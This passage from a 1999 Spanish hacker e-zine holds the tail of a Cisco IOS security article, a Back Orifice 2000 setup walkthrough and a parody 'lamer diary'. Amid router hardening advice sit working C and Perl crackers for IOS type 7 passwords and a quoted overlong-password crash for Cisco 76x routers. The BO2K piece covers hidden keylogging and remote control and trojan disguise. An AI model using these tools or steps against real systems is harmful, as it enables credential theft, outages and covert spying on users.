router(config)# enable secret 5 $1$h7dd$VTNs4.BAfQMUU0Lrvmw6570
router(config)# exit
```

La clave se encripta con el algoritmo MD5, un algoritmo muy fuerte. Finalmente se copia al startup para que los cambios sean permanentes.

```
router# copy running-config startup-config
```

6. Acceso SNMP

El comando para configurar este acceso es el siguiene,
snmp-server community <string> [RO|RW] [lista de acceso]

por ejemplo, para permitir acceso SNMP no privilegiado

```
snmp-server community public RO 1
```

Si queremos dar acceso solo desde las maquinas 1.1.1.1 y 2.2.2.2;

```
access-list 1 permit 1.1.1.1
access-list 1 permit 2.2.2.2
snmp-server community public RO 1
```

Para dar acceso al modo privilegiado con el string private:

```
snmp-server community private RW 1
```

El acceso privilegiado permite modificar la configuracion, en cambio, el no privilegiado solo permite monitorizar el trafico.

7. Acceso TFTP

Se puede modificar el archivo de configuracion via TFTP, este metodo es mas comodo pero tambien tiene sus peligros ya que puede ser utilizado por otras personas para acceder al router sin autorizacion (y no miro a nadie ;)) enviando un fichero de configuracion modificado.
Ademas del TFTP se pude utilizar el Maintenance Operations Protocol (MOP), LAT o X.25.

8. FIREWALL

Un router Cisco pueden funcionar como un firewall a nivel de red permitiendo o denegando el acceso a IPs determinadas. Esto se consigue con las listas de acceso:

```
access-list nn [permit/deny]  ip IP-in Mask-in IP-out Mask-out
```

Para permitir el acceso a las maquinas 147.22.x.x

```
acces-list 101 permit ip 147.22.0.0 0.0.255.255 0.0.0.0 255.255.255.255
```

Se pueden filtrar por otros protocolos [tcp, udp y icmp] en lugar de por ip. Por ejemplo, para denegar el acceso a conexiones udp a las maquinas de la red 156.23.22.0

```
access-list 101 deny udp 156.23.22.0 0.0.0.255 0.0.0.0 255.255.255.255
```

Una opcion imprescindible en toda lista de acceso que se precie es impedir los ataques por spoofing, es muy sencillo solo tenemos que restringir los accesos con una ip interior que vienen del exterior, suponiendo que nuestra red es la 123.2.0.0 solo tenemos que hacer

```
access-list 102 deny ip 123.2.0.0 0.0.255.255 0.0.0.0 255.255.255.255
```

```
Tambien se puede filtrar por puertos, especificando un puerto concreto (eq x)
o un rango (gt x, mas grande que x por ejemplo)

Para permitir trafico Domain Name System (DNS) y Network Time Protocol (NTP)
usamos esto:

access-list 101 permit ip 0.0.0.0 255.255.255.255 0.0.0.0 255.255.255.255 eq 53
access-list 101 permit ip 0.0.0.0 255.255.255.255 0.0.0.0 255.255.255.255 eq 123

Este ejemplo deniega el acceso al Network File System (NFS) usando el puerto
UDP,

access-list 101 deny udp 0.0.0.0 255.255.255.255 0.0.0.0 255.255.255.255 eq 2049

...

(y podria estar escribiendo ejemplos hasta cansarme, que es precisamente
lo que acaba de pasarme ;)  ... )

Despues de definir la lista de acceso es necesario guardala en la memoria no
volatil (NVRAM) y aplicarla a un interface concreto, por ejemplo

interface ethernet 0
ip access-group 101


9. Autenticacion Local
------------------------

Se pueden declarar logins y password personalizados, el comando es el
siguiente

username juan password 7 hola123
username pedro password 7 aaafr3

Con la opcion 7 el password se guarda cifrado, con 0 el password se guardaria
en claro. Al entrar al router tendriamos:

User Access Verification
Username: juan
Password: hola123
router>

La encriptacion utilizada es muy pobre y puede romperse facilmente, el motivo
es que en algunos casos, como en el protocolo CHAP, el propio router necesita
la clave en claro. El objetivo de esta esta encriptacion es impedir que
alguien obtenga la clave a simple vista. Se trata pues de una debilidad
asumida por la propia compa~ia. En el caso de la clave enable se utiliza el
algoritmo "5" que que como ya dijimos es el MD5 y es indescifrable. A
continuacion muestro dos programas, uno en C y otro en Perl que descifran el
algoritmo "7".


<++> set_020/cisco/ciscocrack.c
/* This code is originally from a Bugtraq post by
   Jared Mauch <jared@puck.nether.net> . I patched it with an improved
   translation table by Janos Zsako <zsako@BANKNET.NET>
   -Fyodor (fyodor@dhp.com) */


#include <stdio.h>
#include <ctype.h>
```

```
char xlat[] = {
        0x64, 0x73, 0x66, 0x64, 0x3b, 0x6b, 0x66, 0x6f,
        0x41, 0x2c, 0x2e, 0x69, 0x79, 0x65, 0x77, 0x72,
        0x6b, 0x6c, 0x64, 0x4a, 0x4b, 0x44, 0x48, 0x53 , 0x55, 0x42
};

char pw_str1[] = " password 7 ";
char pw_str2[] = "enable password 7 ";
char pw_str3[] = "ip ftp password 7 ";
char pw_str4[] = " ip ospf message-digest-key 1 md5 7 ";

char *pname;

cdecrypt(enc_pw, dec_pw)
char *enc_pw;
char *dec_pw;
{
        unsigned int seed, i, val = 0;

        if(strlen(enc_pw) & 1)
                return(-1);

        seed = (enc_pw[0] - '0') * 10 + enc_pw[1] - '0';

        if (seed > 15 || !isdigit(enc_pw[0]) || !isdigit(enc_pw[1]))
                return(-1);

        for (i = 2 ; i <= strlen(enc_pw); i++) {
                if(i !=2 && !(i & 1)) {
                        dec_pw[i / 2 - 2] = val ^ xlat[seed++];
                        val = 0;
                }

                val *= 16;

                if(isdigit(enc_pw[i] = toupper(enc_pw[i]))) {
                        val += enc_pw[i] - '0';
                        continue;
                }

                if(enc_pw[i] >= 'A' && enc_pw[i] <= 'F') {
                        val += enc_pw[i] - 'A' + 10;
                        continue;
                }

                if(strlen(enc_pw) != i)
                        return(-1);
        }

        dec_pw[++i / 2] = 0;

        return(0);
}

usage()
{
        fprintf(stdout, "Usage: %s -p <encrypted password>\n", pname);
        fprintf(stdout, "       %s <router config file> <output file>\n", pname);

        return(0);
}
```

```
main(argc,argv)
int argc;
char **argv;

{
        FILE *in = stdin, *out = stdout;
        char line[257];
        char passwd[65];
        unsigned int i, pw_pos;

        pname = argv[0];

        if(argc > 1)
        {
                if(argc > 3) {
                        usage();
                        exit(1);
                }

                if(argv[1][0] == '-')
                {
                        switch(argv[1][1]) {
                                case 'h':
                                usage();
                                break;

                                case 'p':
                                bzero(passwd, sizeof(passwd));
                                if(cdecrypt(argv[2], passwd)) {
                                        fprintf(stderr, "Error.\n");
                                        exit(1);
                                }
                                fprintf(stdout, "password: %s\n", passwd);
                                break;

                                default:
                                fprintf(stderr, "%s: unknow option.", pname);
                        }

                        return(0);
                }

                if((in = fopen(argv[1], "rt")) == NULL)
                        exit(1);
                if(argc > 2)
                        if((out = fopen(argv[2], "wt")) == NULL)
                                exit(1);
        }

        while(1) {
                for(i = 0; i < 256; i++) {
                        if((line[i] = fgetc(in)) == EOF) {
                                if(i)
                                        break;

                                fclose(in);
                                fclose(out);
                                return(0);
                        }
                        if(line[i] == '\r')
                                i--;
```

```
                        if(line[i] == '\n')
                                break;
                }
                pw_pos = 0;
                line[i] = 0;

                if(!strncmp(line, pw_str1, strlen(pw_str1)))
                        pw_pos = strlen(pw_str1);

                if(!strncmp(line, pw_str2, strlen(pw_str2)))
                        pw_pos = strlen(pw_str2);
                if(!strncmp(line, pw_str3, strlen(pw_str3)))
                        pw_pos = strlen(pw_str3);
                if(!strncmp(line, pw_str4, strlen(pw_str4)))
                        pw_pos = strlen(pw_str4);

                if(!pw_pos) {
                        fprintf(stdout, "%s\n", line);
                        continue;
                }

                bzero(passwd, sizeof(passwd));
                if(cdecrypt(&line[pw_pos], passwd)) {
                        fprintf(stderr, "Error.\n");
                        exit(1);
                }
                else {
                        if(pw_pos == strlen(pw_str1))
                                fprintf(out, "%s", pw_str1);
                        else if (pw_pos == strlen(pw_str2))
                                fprintf(out, "%s", pw_str2);
                        else if (pw_pos == strlen(pw_str3))
                                fprintf(out, "%s", pw_str3);
                        else if (pw_pos == strlen(pw_str4))
                                fprintf(out, "%s", pw_str4);


                        fprintf(out, "%s\n", passwd);
                }
        }
}
<-->

Date: Mon, 12 Jan 1998 00:36:09 +0200
From: Riku Meskanen
To: BUGTRAQ@NETSPACE.ORG
Subject: perl version of that tin opener (IOS decrypt.c)

Howdy,

Squeezed the decrypt.c[1] with perl a bit, just for seeing
better how simple that IOS type 7 encryption really is.

[1] http://www.rootshell.com/archive-Rbf4ahcmxzw5qn2S/199711/ciscocrack.c

:-) riku


<++> set_020/cisco/ciscocrack.pl
#!/usr/bin/perl -w
# $Id: ios7decrypt.pl,v 1.1 1998/01/11 21:31:12 mesrik Exp $
```

```
#
# Credits for orginal code and description hobbit@avian.org,
# SPHiXe, .mudge et al. and for John Bashinski <jbash@CISCO.COM>
# for Cisco IOS password encryption facts.
#
# Use for any malice or illegal purposes strictly prohibited!
#

@xlat = ( 0x64, 0x73, 0x66, 0x64, 0x3b, 0x6b, 0x66, 0x6f, 0x41,
          0x2c, 0x2e, 0x69, 0x79, 0x65, 0x77, 0x72, 0x6b, 0x6c,
          0x64, 0x4a, 0x4b, 0x44, 0x48, 0x53 , 0x55, 0x42 );

while (<>) {
        if (/(password|md5)\s+7\s+([\da-f]+)/io) {
            if (!(length($2) & 1)) {
                $ep = $2; $dp = "";
                ($s, $e) = ($2 =~ /^(..)(.+)/o);
                for ($i = 0; $i < length($e); $i+=2) {
                    $dp .= sprintf "%c",hex(substr($e,$i,2))^$xlat[$s++];
                }
                s/7\s+$ep/$dp/;
            }
        }
        print;
}
# eof
<-->
```

10. Autenticacion Remota (RADIUS / TACACS+)

Cuando se tiene un numero elevado de routers llevar un control de password local en cada un de ellos puede suponer un follon considerable. La opcion utilizada en estos casos es instalar un servidor de autenticacion remota. Las posibles opciones son RADIUS (Remote Authentication Dial-In User Service) y TACACS+ (Terminal Access Controller Access Control System con mejoras propietarias de Cisco), estos sistemas se implementan generalmente en servidores Unix. Estos protocolos estan definidos en sus orrespondientes RFC.

Primeramente hay que configurar en el router la maquina que hara de servidor de control de acceso. Por ejemplo,

```
tacacs-server host 194.147.12.12
tacacs-server key pepito
```

En este ejemplo se define la IP del servidor TACACS+ y la clave de cifrado para las comunicaciones entre el router y el servidor "pepito". Igualmente para RADIUS tenemos,

```
radius-server host alcatraz
radius-server key pepito
radius-server retransmit 4
radius-server timeout 12
```

Se puede indicar el nombre del servidor de control de acceso en lugar de su IP, ademas tambien es posible otras opciones como indicar el numero de intentos maximos o el numero de segundos maximos permitido.

El comando "tacacs-server last-resort [password|succeed] es interesante ya que indica la forma de autenticar en caso de que el servidor tacacs no

funcione. La opcion password definiria un password y la opcion succeed
permitiria acceder sin password (una opcion muuuy peligrosa!!!!).

Para que un usuario se autentifique en el servidor RADIUS utilizamos,

```
line vty 0 4
login radius
```

o si usamos TACACS+,

```
line vty 0 4
login tacacs
```

11. Control de acceso PAP/CHAP

Si queremos cifrar las passwords sin utilizar claves nos encontramos con
un dilema. Podemos enviar las claves en claro y mantener un directorio
de claves cifradas en el servidor (ej, /etc/passwd) o por el contrario
podemos enviar la clave cifrada guardar una copia en claro en el servidor.
PAP es una implementacion de la primera opcion y CHAP es una implementacion
de la segunda. PAP es susceptible a ataques de sniffers y CHAP lo es frente
a intrusiones en el servidor.

En Infovia, el protocolo PPP utiliza PAP para enviar la contrase~a. Lo que
permitiria capturarla si pinchasemos la linea telefonica del usuario.

Si emplemos un control de acceso para una red de routers con un RADIUS o
con TACACS+, se aconseja utilizar CHAP ya que el servidor se supone seguro.

12. PIX Firewall

El PIX Firewall es un aparato que realiza las funciones de firewall. Tiene
la ventaja de que funciona con Cisco IOS y que es un aparato dedicado por lo
que en principio deberia de tener pocos bugs en su S.O.
Existen varios modelos en funcion del trafico que deben soportar. En
principio parece una buena opcion compacta de Firewall a todos los niveles.
Se puede programar por telnet o por web y permite las mismas prestaciones de
filtrar y crer logs que otros softwares como el famoso Firewall-1.

13. Bugs DoS

El Cisco IOS es un S.O. dedicado por lo que es muy dificil encontrar bugs
que permitan un acceso en modo privilegiado, lo que si existen son varios
bugs que provocan un bloqueo de la maquina o la obligan a reiniciar. Por
supuesto Cisco pone a disposicion toda una serie de parches y nuevas versiones
del IOS que corrigen estos errores. Si quieres mas informacion sobre estos
bugs puedes recurrir a los sitios de siempre: Bugtraq, CERT o la propia
Cisco...

Como ejemplo pondre un par de ataques DoS que he encontrado por ahi:

a)---

```
Date: Thu, 11 Dec 1997 01:11:13 -0500
From: Laslo Orto <Laslo@CPOL.COM>
To: BUGTRAQ@NETSPACE.ORG
```

```
Subject: cisco 76x buffer overflow

El exploit es muy simple y cuelga los modelos mas sencillos de cisco, los
76x con la version del IOS restringida a 4 usuarios, ejemplo:

telnet cisco762.domain.com
Trying 1.2.3.4...
Connected to 1.2.3.4.
Escape character is '^]'.
Enter Password:Poner_una_contrase~a_muyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyy
yyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyy
yyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyy
yyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyy
yyyyyyyyyyyyyyyyyyyyyyyyyyyyy_larga

y podreis disfrutar un maravilloso espectaculo de luces que significa que el
router esta reiniciando.


b)----------------------------------------------------


Date: Tue, 22 Dec 1998 13:39:30 -0800
From: John Bashinski <jbash@CISCO.COM>
Reply-To: Bugtraq List <BUGTRAQ@netspace.org>
To: BUGTRAQ@netspace.org
Subject: Cisco IOS 12.0 security bug

Se nos ha reportado que un escaneo UDP con la herramienta NMAP provoca
un crash en la version Cisco IOS 12.0 y hemos confirmado que el problema
existe y que afecta a todas las variantes de la version 12.0 asi como
a varias variantes de la version 11.3.

El problema parece causado por el envio de paquetes al puerto syslog del
router (puerto UDP 514). Se puede solucionar a~adiendo una lista de acceso
que restrinja ese puerto, algo parecido a esto:

    ! Deny all multicasts to port 514
    access-list 101 deny udp any 224.0.0.0 31.255.255.255 eq 514
    ! Deny old-style broadcasts
    access-list 101 deny udp any host 0.0.0.0 eq 514
    ! Deny network-specific broadcasts (*example*; depends on local netmasks)
    access-list 101 deny udp any 192.31.7.255 eq 514
    ! Deny router's own addresses
    access-list 101 deny udp any host <router-addr-1> eq 514
    access-list 101 deny udp any host <router-addr-2> eq 514
    access-list 101 deny udp any host <router-addr-3> eq 514
    ... etc ...
    access-list 101 permit ip any any

    interface <interface-1>
    ip access-group 101 in

    interface <interface-2>
    ip access-group 101 in

    ... etc ...

Si encuentras algun ataque como este, por favor reportalo a Cisco a la
direccion "security-alert@cisco.com".

Para mas informacion sobre procedimiento de seguridad de Cisco ver,
```

```
   http://www.cisco.com/warp/customer/791/sec_incident_response.shtml

                                        -- J. Bashinski
                                           Cisco Systems


Esto es todo por hoy
Hendrix
hendrix66@iname.com



*EOF*
```

-[0x12]--
-[ANALISIS DEL BACK ORIFICE 2000]-----------------------------------
-[by Chessy]---SET-20-

[NOTA: Esta es una adaptacion a ASCII del documento original en formato PDF que podreis encontrar en nuestra web, en la seccion de archivos.]

HACKING NT II
Herramientas de ataque y destruccion
By Chessy

Back Orifice 2000 (I)

Legal Stuff
"""""""""""""

Los textos de esta serie de articulos son de caracter puramente informativo, orientados hacia administradores de sistemas informaticos y cualquier otra persona que desee estar informada sobre temas de seguridad informatica. El autor no se hace responsable de ningun posible uso fraudulento de esta informacion.

Other Stuff
"""""""""""""

Como iba diciendo hace unos meses (Hacking NT I), las posibilidades de atacar un sistema NT por parte de cualquier persona con conocimientos basicos de informatica son incontables, siempre pensando, en la gran cantidad de herramientas que automatizan el proceso. La labor de cualquier administrador de sistemas o encargado de mantener un parque informatico (por peque~o o grande que sea) deberia incluir el estar informado de las novedades en el campo de la (anti)seguridad informatica.

El equipo SET se congratula de presentar la serie Hacking NT II y ser los primeros en analizar y publicar en el estado espa~ol la herramienta de administracion remota de sistemas Windows (95, 98, NT) BACK ORIFICE 2000.

Abstract
"""""""""

Peque~a introduccion al programa de administracion remota Back Orifice 2000, tambien conocido como bo2k, del grupo Cult Of The Dead Cow, www.cultdeadcow.com.
Se muestra donde conseguir el programa, como instalarlo, configurarlo y primeras impresiones.

Intro
"""""

Durante la Defcon VII, una de las mas prestigiosas reuniones del mundo del hacking, el grupo cDc libero la version 2000 del programa Back Orifice (en adelante bo2k). Hace un par de a~os, cDc desarrollo el programa Back Orifice para Windows 95 y aunque la comunidad relacionada con la seguridad informatica penso que era un programa a temer, y las casas de antivirus reaccionaron con programas de deteccion y eliminacion del bo, la verdad es que la principal interesada en la erradicacion del bo, Micro$oft, no le presto mayor atencion pues bo no afectaba a su buque insignia: Windows NT.

A los chicos de cDc no les gusto nada la reaccion de M$ y ni cortos ni perezosos, se lanzaron a desarrollar una nueva version, que distribuyeron durante el mes de Julio en la Defcon VII, en un CD-ROM junto con el codigo fuente del mismo, bajo licencia GPL, lo que implica entre otras cosas, que el programa es de libre distribucion.

El que este programa venga junto con el codigo fuente, al igual el excelente sistema operativo Linux, hace que los expertos en seguridad teman una avalancha de programas parecidos al bo2k.

La idea basica del bo2k se basa en lo que otros programas comerciale$$$ de administracion remota realizan, pero orientado mas hacia el mundo del espionaje Con bo2k podemos desde un ordenador remoto grabar las pulsaciones de teclas que se esten realizando en un servidor situado al otro lado del mundo, ver el contenido de sus unidades de disco, grabar lo que esta pasando en el servidor, ver lo mismo que se este visualizando en la pantalla del server, mandarle mensajes de sonido, de texto, desactivar el servidor, acceder a los mismos recursos que el servidor de la red remota puede acceder, y mas....

Evidentemente, el potencial de esta herramienta es bestial; si a eso sumamos una facilidad de instalacion, inaudita para un programa de este estilo, la familiarizacion que el usuario tiene con bo y sobre todo, el que el codigo fuente del programa en C++ este disponible para todo el publico, hacen de bo2k una herramienta cuyo conocimiento es indispensable para todo administrador de sistemas que se precie.

BO2K puede conseguirse en el sitio web www.bo2k.com aunque el autor de estas lineas tuvo que acceder al sitio web establecido por un asistente a la Defcon VII, que copio desde el CDROM que le dieron los del cDc, desde su habitacion en un hotel de Las Vegas, a su sitio Web. En un archivo de texto se avisaba de que corrian rumores sobre la posible infeccion del bo2k con el virus CIH aunque he comprobado posteriormente que el rumor era falso.

Proceso de instalacion

Se dice que bo2k es un troyano. Yo no lo creo.

Esto es cierto en el caso de que alguien con aviesas intenciones (A) consiga que otra persona (B) instale un programa que hace algo que B no sabe que va a hacer. A manda a B un mensaje que dice: Hola B, como se que te gustan, te mando un video con las ultimas posturitas de la Pam. Es un archivo ejecutable, asi que basta con que pinches 2 veces sobre el para que comience la fiesta. Le he llamado pam.exe y te lo mando como attachment. B graba el archivo pam.exe, pincha 2 veces sobre el y resulta que... no pasa absolutamente nada. Y todo este rollo para que? Bien. Magic, magic, magic. B acaba de instalar el peor de los *virus* posibles en su flamante ordenador; pam.exe no era lo que B esperaba, sino el servidor del bo2k. Concretamente era el archivo bo2k.exe camuflado. O sea, un troyano.

Bien, pero si tu como administrador instalas bo2k.exe en el servidor del que tienes el mando, entonces, no se puede considerar como troyano, sino como herramienta de administracion remota legitimamente instalada.

bo2k.exe es el programa servidor que debe estar instalado en el ordenador que se quiera controlar remotamente. Se puede configurar a tu gusto, y para ello, disponemos del asistente *BO2k configuration tool*. Pero eso es ya otro apartado.

Hay dos versiones del bo2k, una internacional y otra USA. En este articulo vamos

```
a ser respetuosos con las normas de exportacion de codigo de encriptacion de los
yankis y estudiaremos la version internacional bo2k_1_0_intl.exe
Este programa lanzara un asistente de instalacion del bo2k. Responderemos a
todas las preguntas como si se tratara del proceso de instalacion de otro
programa cualquiera y al terminar tendremos una nueva carpeta en
Inicio/Programas/bo2k/


Asistente de configuracion (BO2K Configuration Wizard)
""""""""""""""""""""""""""""""""""""""""""""""""""""""
Eligiendo la opcion *BO2K Configuration Tool* accederemos al asistente para la
configuracion del servidor Bo2K. Lo primero sera responder a la pregunta:

Choose a bo2k Server file : bo2k.exe

Que nos indica que elijamos el ejecutable que alberga el servidor Back Orifice
2000. Por ahora dejaremos el que tenemos con la distribucion actual (el que sale
por defecto, bo2k.exe situado en *C:\Archivos de programa\cult of the dead
cow\Back Orifice2000\bo2k.exe* si no hemos dedicido otra cosa) Hay que destacar
el peque~o tama~o del server : 112 KB, asi como que cuando este este instalado,
no tendremos ninguna noticia suya, no tiene icono en la barra de tareas, no sale
listado en la lista de procesos...

Pasamos a la seccion Networking Module, donde decidiremos con que protocolo del
a familia TCP/IP funcionara BO2k por defecto: con el protocolo UDP o con el
protocolo TCP. No he realizado pruebas de rendimiento para saber cual es la
eleccion optima, asi que se puede elegir cualquiera de los 2. Elegimos por
ejemplo, TCP (cualquiera que elija UDP le agradeceria que nos dijera cual ha
sido el comportamiento del programa)

Network Type: TCPIO Networking

A continuacion nos da la oportunidad de elegir el puerto en el que escuchara el
server bo2k. Seleccion de puerto (recomendable superior a 1024). La
recomendacion se debe a que los puertos bien conocidos suelen estar por debajo
del 1024 (por ejemplo, HTTP en el 80, FTP en el 21, SMTP en el 25, etc.) Para
no pifiarla, elegimos el puerto 3003.

Encriptacion XOR o 3DES (la version internacional no soporta 3DES)
Clave de encriptacion : XOR 4 caracteres minimo
                        3DES 14 caracteres minimo

Elegimos aqui una clave para realizar la encriptacion de datos, por ejemplo:
set-ezine. No es la mejor de las claves posibles. Hay que destacar la estupidez
de los yankis (no me refiero a los de cDc, sino al tio SAM ;-) lo que provoca el
tener que realizar 2 programas bo2k, uno yanki y otro internacional. Esta ultima
version solo admite encriptacion XOR.

Se termina asi de configurar el servidor en esta maquina
(por defecto tambien se configura el cliente en esta maquina). Cualquier otro
cliente de cualquier otra maquina debera configurarse de igual forma para
conectarse al servidor que acabamos de configurar.

Nos encontramos ahora con la siguiente ventana, en la que entre otras cosas, nos
da la posibilidad de abrir un servidor ya configurado *Open Server*, grabar la
configuracion del servidor que hayamos hecho, o de cerrar el servidor. Grabamos
los cambios y salimos.

        [ Ah no! Eso si que no! Me niego!
          Pasar el PDF a ASCII es una cosa, pero las ventanitas lo siento
          pero no. El que quiera ver ventanas, que se lea el PDF original.
          ;-P ]
```

Arrancando
""""""""""""
Aqui debajo tenemos la pantalla de configuracion de los servidores BO2k. Los se~ores de cDc le llaman a esto Espacio de trabajo (WorkSpace). Es posible guardar todas las configuraciones realizadas en un fichero de extension .bow

[Bien, otra ventanita que debereis ver en el PDF.]

Podemos abrir un .bow que ya tengamos o crear una nueva entrada de servidor en la lista de servidores. Para ello pulsamos en File/New Server, introducimos los datos oportunos: Nombre del servidor y direccion IP y listo, en la lista de servidores nos aparecera una nueva entrada con los datos del servidor que acabamos de introducir. Pulsando sobre el nombre del servidor que elijamos (vamos a poner como ejemplo el servidor PEPE con direccion IP 192.168.196.3) y posteriormente sobre el boton CONNECT tendremos algo parecido a la siguiente ventana:

[Muy bonita, si se~or. Pero eso en el PDF.]

Al pulsar sobre CONNECT, el cliente ha realizado una conexion TCP con el servidor al puerto 3003, y este ha respondido con la linea:

-> Version: Back Orifice 2000 (BO2K) v1.0

Esto marcha
""""""""""""
A la izquierda, debajo de *Server commands* tenemos a modo de arbol, todos los posibles servicios que bo2k server nos ofrece:

Simple
- Ping
- Query

System
- Reboot Machine
- Lock-up Machine
- List Passwords

Get System Info
- Key Logging
- Log Keystrokes
- End Keystroke Log
- View Keystroke Log
- Delete Keystroke Log

GUI
- System Message Box

TCP/IP
- Map Port -> Other IP
- Map Port -> Consolo App
- Map Port -> HTTP Fileserver
- Map Port -> TCP File Receive
- List Mapped Ports
- Remove Mapped Port
- TCP File Send

M$ Networking
- Add Share
- Remove Share
- List Shares
- List Shares on LAN

```
        Map Shared Device
        Unmap shared device
        List Connections
Process Control
        List Processes
        Kill Process
        Start Process
Registry
        Create Key
        Set Value
        Get Value
        Delete Key
        Delete Value
        Rename Key
        Rename Value
        Enumerate Key
        Enumerate Values
Multimedia
        Capture Video Still
        Capture AVI
        Play WAV File
        Play WAV File in Loop
        Stop WAV File
        List Capture Devices
        Capture Screen
File/Directory
        List directory
        Find File
        Delete File
        View File
        Move/Rename File
        Copy File
        Make Directory
        Set File Attributes
        Receive File
        Send File
        Emit File
        List Transfers
        Cancel Transfer
Compression
        Freeze File
        Melt File
DNS
        Resolve Hostname
        Resolve Address
Server Control
        Shutdown Server
        Restart Server
        Load Plugin
        Debug Plugin
        List Plugins
        Remove Plugins
        Start Command Socket
        List Command Sockets
        Stop Command Socket
Legacy Butplugs
        Start Butplug
        List Butplugs
        Stop Butplug
```

La forma de utilizarlos es sencilla: elegimos el comando del servidor, por

ejemplo, para mandar un mensaje a la pantalla del servidor, elegiremos GUI/System Message Box , y a la derecha nos apareceran los cuadros de texto que tendremos que rellenar para llevar a cabo el comando elegido, en el ejemplo, nos aparece un cuadro Title para el titulo del mensaje y un cuadro Text para el contenido del mensaje. Los rellenamos y a continuacion le damos al boton *Send Command*. Sencillo, no?

Bueno, son las 4 de la madrugada. Estoy un poco cansado. A dormir, a dormir ...

History
"""""""""
Version inicial del documento v1.0
Enviada a SET el 19 de julio de 1999

EOF

-[0x13]----------
-[DIARIO DE UN LAMER]----------
-[by Anonimo]----------SET-20-

[NOTA: El texto que aparece a continuacion es un clasico de las parodias que pueden encontrarse en muchas BBS y algunas webs. Aun asi, merece la pena para aquellos que no lo conozcais, pues es desternillante.]

>----------

****
* Diario de un lammer *
****

12-2-97. Hoy he estado hablando con un amigo que se ha comprado un ordenador, y me ha dicho que mola mogollon, y que tiene un aparato que se llama model y que con el puede hablar con gente de Australia. Creo que me estaba tomando el pelo...

20-2-97. Es verdad! mi amigo me ha ense~ado el ordenador y hemos hablando con un monton de gente, en una cosa que se llama Chap, pero todo el mundo era de Espa~a. Yo creo que el model de mi amigo es de corto alcance...

1-3-97. Creo que ya he convencido a mis padres para que me compren un ordenador con model de largo alcance para hablar con gente de Nueva Guinea, aunque no les entienda. Mi padre me ha dicho que la semana que viene iremos al Continente a comprarlo.

9-3-97. Que guay! ya tengo el ordenador! El se~or de la chapita me ha dicho que es un Tentium 2 a 400 megaherzios. Yo no se lo que es eso, pero me suena a que es una emisora de FM donde puedes pedir juegos gratis.

10-3-97. Que dificil es manejar el ordenador! hoy he estado todo el dia minimizando y maximizando ventanas y moviendo el raton para acostumbrarme. El programa que tengo se llama Windows 95, y segun mi amigo, es el mejor programa que existe, y dice que puedo hasta jugar a las cartas con el.

2-4-97. Creo que ya estoy preparado para conectarme a eso de Internet. Dentro de un rato va a venir mi amigo a explicarme como se hace. -Que nervioso que estoy!.

5-4-97. Como mola! llevo 3 dias conectado a internet y ya se utilizar un buscador, segun mi amigo, si sigo con este nivel de aprendizaje, sere capaz de enviar mensajes en un par de meses.

15-4-97. Hoy he descubierto una cosa que se llama jaquin, segun me han dicho en un sitio llamado #hackers del chap, se trata de entrar en ordenadores del mundo y destrozarlos. Me gustaria ser jaquer para flipar con los colegas de clase.

27-4-97. Que guay!, hoy he visto una peli que se llama "Hackers, piratas informaticos" y hacian unas cosas super raras, yo quiero ser como ellos! Nada mas terminar de verla, me he conectado a internet (despues de unos 30 intentos) y he probado todas las cosas que he visto en la peli, pero no he sabido hacerlas. Me ha dicho una pagina web de jaquin donde puedo aprender a jaquear. Ahora mismo voy y me lo aprendo todo.

30-4-97. Que rollo, en los textos que me baje, solo pone cosas raras, como telenet, efetepe y unix, yo no se lo que es eso. Sera mejor que me olvide de esos documentos y lo aprenda todo por mi mismo, asi llegare a ser 31173

(no se lo que significa ese numero, pero me han dicho que cuando llegas a el eres guay, supongo que sera el numero de ordenadores que has destrozado).

5-5-97. Mi amigo me ha dicho que tengo que ponerme un apodo para cuando me conecte a internet. Voy a ponerme el mismo que el prota de "Hackers". Me llamare "Zero Cool".

6-5-97. Hoy me ha pasado una cosa muy rara en el chap. He entrado con mi apodo en el canal #hackers y me han echado por ser lammer. -Pero si yo no se lo que es eso! -ademas, si soy de Albacete! ¨De donde seran los lammers?

7-5-97. Ya se porque me echaron del canal ayer. Me han dicho que el apodo ya esta ocupado, y que tengo que elegir otro. He escogido uno muy chulo, "Zerocurl". Ahora estoy listo para entrar en otros ordenadores del mundo y destrozarlos, para ser 31173. Ademas, mi amigo me ha dicho que me tengo que juntar con mas gente, asi que he hablado por el chap y hemos hecho un grupo que se llama "Dark Finger In The Ass". Por ahora somos 250, a ver si la semana que viene llegamos a los 500.

25-5-97. En clase, mi amigo me ha explicado lo que hay que hacer para poder entrar en un ordenador. Dice que lo tengo que hacer "por efetepe" (supongo que querra decir "por cojones" en la jerga de los jaquers).

30-5-97. Ahi va! He descubierto un programa que se llama FTP, y no me habia dado cuenta! Bien, este es el primer paso hacia mi victoria sobre el mundo. Creo que en un par de semanas dominare toda la Internet.

2-6-97. Esto es increible! Un colega del grupo me ha dicho que si quiero puedo entrar en todos los FTP del mundo! me ha dicho unas cosas que no he entendido muy bien. Me ha dicho que tengo que conectar con el servidor por FTP, poner login anonymous y la clave mi e-mail. Luego pongo get /etc/passwd y cojere el fichero de claves de todo el mundo. Como mola! Seguro que soy uno de los pocos que conocen este truco...

10-7-97. Hoy me he tenido que comprar un disco duro nuevo, porque el de 8 gigas ya lo he llenado de ficheros de claves. Tendre unos 50000 ficheros, creo que ya es suficiente. Tambien me he comprado una revista que se llama "Arroba" y que explican lo que es el telnet. Me lo he leido 27 veces y todavia no tengo muy claro para que sirve, pero ahi dicen que si no lo sabes utilizar, es muy dificil jaquear.

25-8-97. Bueno, hoy es el gran dia. He quedado con mis colegas de "Dark Finger In The Ass" para entrar en un ordenador de Malijoslaviariskia (lo he buscado en un mapa y no sale, sera que es de la parte de atras del Mundo y en mi mapa no sale porque le falta la cara de atras, esta toda blanca...)

26-8-97 Que alucine!! Ayer por la noche entramos los 318 del grupo al servidor ese! Menos mal que a mi amigo le pasaron una cuenta (cuando me ha dicho eso no lo he entendido, ¨para que quiere una cuenta? -Si en la libreta de mates tiene un monton!). Bueno, ha sido maravilloso, lo hemos destrozado todo, y yo me he copiado un monton de programas y de ficheros (por cierto, tengo decirle a papa que me compre otro disco de 10 gigas, que el de 8 esta casi lleno).

